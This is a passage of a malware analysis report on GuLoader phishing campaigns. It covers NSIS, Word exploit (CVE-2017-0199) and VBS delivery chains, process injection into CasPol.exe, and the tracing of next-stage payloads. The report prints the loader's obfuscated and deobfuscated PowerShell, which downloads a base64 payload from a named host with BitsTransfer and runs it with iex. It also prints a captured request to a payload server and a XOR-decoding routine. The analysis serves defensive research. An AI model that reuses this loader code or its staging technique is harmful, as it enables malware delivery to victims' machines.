


Figure 16: Content of the memory region where the shellcode was injected.

The shellcode performs a GET request to retrieve an additional payload that is XOR encrypted and hosted on "*00gssa[.]com/zx.bin*". It is possible to find the URL hosting this next stage in the dumped strings of the process.




Figure 17: Strings dumped from the CasPol.exe process displaying the URL hosting the next stage payload.

The format of the URL found in the dumped strings corresponds to the one which must be provided in the CloudEye Protector client for it to download the desired next stage; where the file's extension seems to always be "**.bin**".




Figure 18: Inside the builder, the user must provide the URL hosting the encrypted payload in order for GuLoader to know where to download it from. Source: https://research.checkpoint.com/2020/guloader-cloudeye/

The full chain of infection for this campaign can be summarized with the diagram below:




Figure 19: A chain of infection using IMG and NSIS installer files to deploy GuLoader.

By analysing those two campaigns, it is possible to observe how the options "**self-process loader**" and "**trusted process loader**", present on the CloudEye Protector builder, are operated by the loader. We believe that the "**trusted process**" mentioned in the builder is indeed the injected "**CasPol.exe**" process. This program is natively present on the Windows Operating System, and thus considered "trusted".




Figure 20: Injection options available when building the loader on the CloudEye Protector client. Source: https://research.checkpoint.com/2020/guloader-cloudeye/

1.2. Attachment abusing CVE-2017-0199 for GuLoader deployment

We observed another initial access technique consisting of a Word document exploiting CVE-2017-0199 that was sent in attachment of an email spoofing a Georgian company.




Figure 21: Email spoofing a Georgian company and containing a malicious attachment.

When launched, the document will communicate with a shortened URL hosting a malicious RTF that downloads and drops the GuLoader NSIS installer.




Figure 22: Execution of the document displaying the URL hosting the RTF.

It is possible to observe the GET request sent to the IP hosting the last encrypted payload. Unfortunately, it was not possible to retrieve the payload as the page returned a 404 error.

```
GET /windows/wCeEJLdmc16.bin HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Host: 103.57.130.167
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Date: Wed, 05 Jul 2023 08:55:12 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
Content-Length: 301
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Server at 103.57.130.167 Port 80</address>
</body></html>
```

Figure 23: GET request trying to retrieve the final payload but returning a 404 not found.

The full chain of infection for this campaign can be summarized with the diagram below:




Figure 24: An infection chain using RTF file and the NSIS variant of GuLoader.

2. Code Analysis

2.1. Extracted NSI script

Using 7z we can extract the NSI script used for installation and then analyze this script. The heavily obfuscated script begins with running every section upon the "**instfile**" call, then calls the one function we are interested in: **.onMouseOverSection**. This function is called automatically on binary execution as stated in the NSIS documentation.

4.7.2.1.6 .onMouseOverSection

This callback is called whenever the mouse position over the sections tree has changed. This allows you to set a description for each section for example. The section id on which the mouse is over currently is stored, temporarily, in $0.

Example:

```
Function .onMouseOverSection
  FindWindow $R0 "#32770" "" $HWNDPARENT
  GetDlgItem $R0 $R0 1043 ; description item (must be added to the UI)

  StrCmp $0 0 "" +2
    SendMessage $R0 ${WM_SETTEXT} 0 "STR:first section description"

  StrCmp $0 1 "" +2
    SendMessage $R0 ${WM_SETTEXT} 0 "STR:second section description"
FunctionEnd
```

Figure 25: .onMouseOverSection function.

On startup, the *.onMouseOverSection* function will copy the shellcode located in the *Emneomraadedefinition.Ove* file in the $4 variable and call the func_451 function. This function will then call the func_12 function which will copy the $4 variable in the $R8 variable, allocate some space into memory and then call the "**System::Call"** method on the $R8 variable, executing the shellcode.




Figure 26: Summary of an NSI script used to build the executable.

The **System::Call** method is inherited from the NSIS System plug-in contained in System.dll library. As stated in the NSIS documentation, this library allows allocation of memory, writing to memory, freeing memory, and calls.

2.2. NSIS variant

Using *CreateProcessInternalW()*, GuLoader's NSIS variant will start by creating a new process "CasPol.exe", which stands for "Code Access Security Policy Tool". This process is a legitimate Windows process that enables users and administrators to modify security policy for the machine policy level, the user policy level, and the enterprise policy level. After creating this process, the malware writes the full shellcode in its memory using *NtWriteVirtualMemory().* The size of the written data corresponds exactly to the delivered file containing the shellcode. After checking its environment for analysis environment behaviour, the shellcode downloads the next payload encrypted with a XOR key. This payload will be decrypted and injected in the same process as the shellcode in a region with Read-Write-Execute protections.

2.3. VBS variant of GuLoader

In the context of a campaign spoofing a Bulgarian IT company, an archive containing the VBS variant of GuLoader was sent in the attachment of an email.




Figure 27: Content of the mail and attachment sent to the Bulgarian company.

The VBS script contains 879 lines with obfuscated PowerShell in its core. Its content was passed in the PowerShell.exe process in the following format:

```
Function Lamel9 ([String]$Accul){For($Linjerer=1; $Linjerer -lt $Accul.Length-1; $Linjerer+=(1+1)){$Subp=$Subp+$Accul.Substring($Linjerer,
1)};$Subp;}$Tekto170=Lamel9 'BhStItSp sP:S/D/ a c -TaEtD.Fn eBtS/ THuSl l eH.BaAsMd ';$Subp01=Lamel9 ' i eWx ';$Fiskes = Lamel9 'A\Asdyds w oKw
6U4 \ WCiVnBdCoKw s PBoSw eBr S h eLlHlf\Ev 1 .C0G\ pRo w e r sdhLeAl lf. eTxOe ';.($Subp01) (Lamel9 'T$ TsrSi r eCgHnSuN2 = $He nSvP:rw iBnfdIiWr
') ;.($Subp01) (Lamel9 'S$ FRiDs kUeTsT= $ THrCiCrVePg n u 2 + $UF iDsEk eLsH ') ;.($Subp01) (Lamel9 'A$KR e k a l kLud E= (B(UgBwBmni wGiAn 3
2G_Op r oIcMe sIsN P-DF RPMr oPc e sSsLIUdC= $ {bP IIDM}A)J.FCFoGmcm aMn dFL iSnKei)M O-IswpOlmiRt [Bc hpa rD]t3V4S ');.($Subp01) (Lamel9 'S$ BEa
dMeBsS S=r $GR e k a l kNuK[O$HRHe kPa l k uD.VcHo uAnbt -R2 ]F ');.($Subp01) (Lamel9 ' $TSIyInpdPeKbky rBd eA= ( T eSs t - PHaUtPhO L$ F iAsDk
eAs )u -GANnOd A(L[BIUn t PPtSr ]V: :FsSiCzNeR A- eLqE R8B)B ') ;if ($Syndebyrde) {.$Fiskes $Bades;} else {;$Subp00=Lamel9 'TS tGa rPt -SB i tas
TOrHa n sKf e rH - SPo uar cPe R$ TselkUt o 1F7U0H V-tDDeMsMtSiin a tRi o nG $ Tvr iJr eFg n u 2 ';.($Subp01) (Lamel9 'R$ T r i rsePgDn uB2T=A$Se
nSvW:Sa pHp d a tUa ') ;.($Subp01) (Lamel9 'mIUm p o rItA-EMSoSdCu lVe KB i tLsATmr aVnDsAfReOr ') ;$Triregnu2=$Triregnu2+'\Beruse.Sor';while
(-not $Plymout) {.($Subp01) (Lamel9 'B$DP l y m oCuTt =T(CT e sRtF-TP a t hB v$ T rViSr e gknKu 2 ) ') ;.($Subp01) $Subp00;.($Subp01) (Lamel9 ' S
tFaTr tO-NS l eFeSp V5 ');}.($Subp01) (Lamel9 'E$ LTaRm eSlO =S GDe tS-GCpo n t e nTtT $FT r i rHe g nSuB2M ');.($Subp01) (Lamel9 'F$ FCiCsRk eS =
T[VSUy sAt e mL.SCDoBnDv eSrBt ] :p: FNr oTmKBpa sDe 6 4 S t rAi n gL(U$PL afmAeflF)b ');.($Subp01) (Lamel9 ' $AS u bCp 2 = [FSSyOs t eUmR. TFe x
tC.bE nKcDoPdSi nTgS] : :AA S C I IS.HGMe tKSPtprGiAnngp(P$ FGiNsSkPeT) ');.($Subp01) (Lamel9 ' $AU nVvDa cMuSo u si=C$BSEuNbUp 2M. sGuAb sDt rAi
nSg ( 1S8s9L5F4C8 , 2C0 7 5F8a) ');.($Subp01) $Unvacuous;}
```


Figure 28: The full PowerShell script that was passed as a parameter in the PowerShell.exe process.

Once deobfuscated, the script will download an additional base64 encoded blob of data in a file hosted on the URL "**ac-at**[.]**net/Tulle.asd**" and will save it on the disk under the name "**Beruse.Sor**". It then locates a certain portion data at the offset 189548 with a length of 20758 bytes which contains a second PowerShell script.

```
$Tekto170='https://ac-at.net/Tulle.asd';
$powershell_path = '\syswow64\WindowsPowerShell\v1.0\powershell.exe';
iex ('$windir_env=$env:windir') ;
iex ('$powershell_path=$windir_env+$powershell_path') ;
iex ('$Rekalku =((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split[char]34');
iex ('$Bades = $Rekalku[$Rekalku.count-2]');
iex ('$Syndebyrde=(Test-Path $powershell_path) GNO ([IntPtr]::size -eq 8)');
if ($Syndebyrde) {
    .$powershell_path $Bades;
}
else {
    $Subp00='Start-BitsTransfer -Source 'https://ac-at.net/Tulle.asd' -Destination $windir_env';
    iex ('$windir_env=$env:appdata');
    iex ('Import-Module BitsTransfer');
    $windir_env=$windir_env+'\Beruse.Sor';
    while (-not $Plymout) {
        iex ('$Plymout=(Test-Path $windir_env)');
        iex $Subp00;
        iex ('Start-Sleep 5');
    }
    iex ('$Lamel = Get-Content $windir_env');
    iex ('$Fiske = [System.Convert]::FromBase64String($Lamel)');
    iex ('$Subp2 = [System.Text.Encoding]::ASCII.GetString($Fiske)');
    iex ('$Unvacuous=$Subp2.substring(189548,20758)');
    iex $Unvacuous;
}
```


Figure 29: The deobfuscated content of the PowerShell script.




Figure 30: Base64 encoded data hosted on the URL found in the PowerShell script.

After decoding and extracting the data from the specifically given offset and size, the second PowerShell script was found to be filled with random comments in its code.

```
<#smelt Upaakldte hundekun Haem Dkstill Pacuun Aaland #>
Function Juleri02([String]$Preco) {
#Svogersox Uddat Newfound Manzani menn Opsti Transves plan branch Forgud Sawnyqui Nonefficac Overclog
Smaatterie Krigsher Varebe Cerogr Kortblgera Underbinde Animat Spumoid Tota Vildtbi
$Modtage = New-Object byte[] ($Preco.Length / 2)
#Preopp Firemastet Stora Cres Samling Bank Skndighed Vogns Footwa Emigran
For($Akmuddarex=0; $Akmuddarex -lt $Preco.Length; $Akmuddarex+=2){
#Hustele Opossumsun Lennoxfo Koralreven Dicepla Semib Sjettedele Overk andaqu Refusi Fagspeci Dyscrystal
Ejerf Overbruta Kalvekast filologer Stil Repu antidrom Lignint Randorim Bombard Microscopi Velbek Opil
Treeliker Garnettr Afslutn Kittiso Daarlig Bilo Guerilla
#Subregulin Misjoi Tallerken Forskerpa Forar Preplac Preplanne Oversc Lbrikkensh Cognizingk rmmedesdep
Lipem Nykolo Epite reover Geographic Fogdo Kohlrabies Generali Helauto Diskograf
$letvandsr = $Preco.Substring($Akmuddarex, 2)
#Takvinge Macaboyai Shorewe Rest Uloncus Experienc Crampi Elek Epit Hvidkaal Forfrerenk Tilrider Beroere
Cyan Misease Cervicid Dombe Bedui methineti klausule Meddelsomm Servi Imidogenku Elefanteri Distribut
Makulatu Redheadsld Cutinising farmandnon Anchylosin Vexillah
#Whatso Estim Helaftens Metap Discipl kravsi Drape Udmeldels Grdis Skalkenunb Rispeunci Epaulette Papi
Udosgi Svmmeta Alder gangue Bsningerne Multi Kommutativ Trofr Gask krimin Spontanhea Enga Prealp Manda
scriptorys Tabsela smertet
$Modtage[$Akmuddarex/2] = [convert]::ToByte($letvandsr, 16)
```


Figure 31: Content of the second PowerShell script.

After removing those comments, one could find XOR encrypted data passed through various variables.

```
Function Juleri02([String]$Preco) {

$Modtage = New-Object byte[] ($Preco.Length / 2)

For($Akmuddarex=0; $Akmuddarex -lt $Preco.Length; $Akmuddarex+=2){

$letvandsr = $Preco.Substring($Akmuddarex, 2)

$Modtage[$Akmuddarex/2] = [convert]::ToByte($letvandsr, 16)

$Modtage[$Akmuddarex/2] = ($Modtage[$Akmuddarex/2] -bxor 216)
}
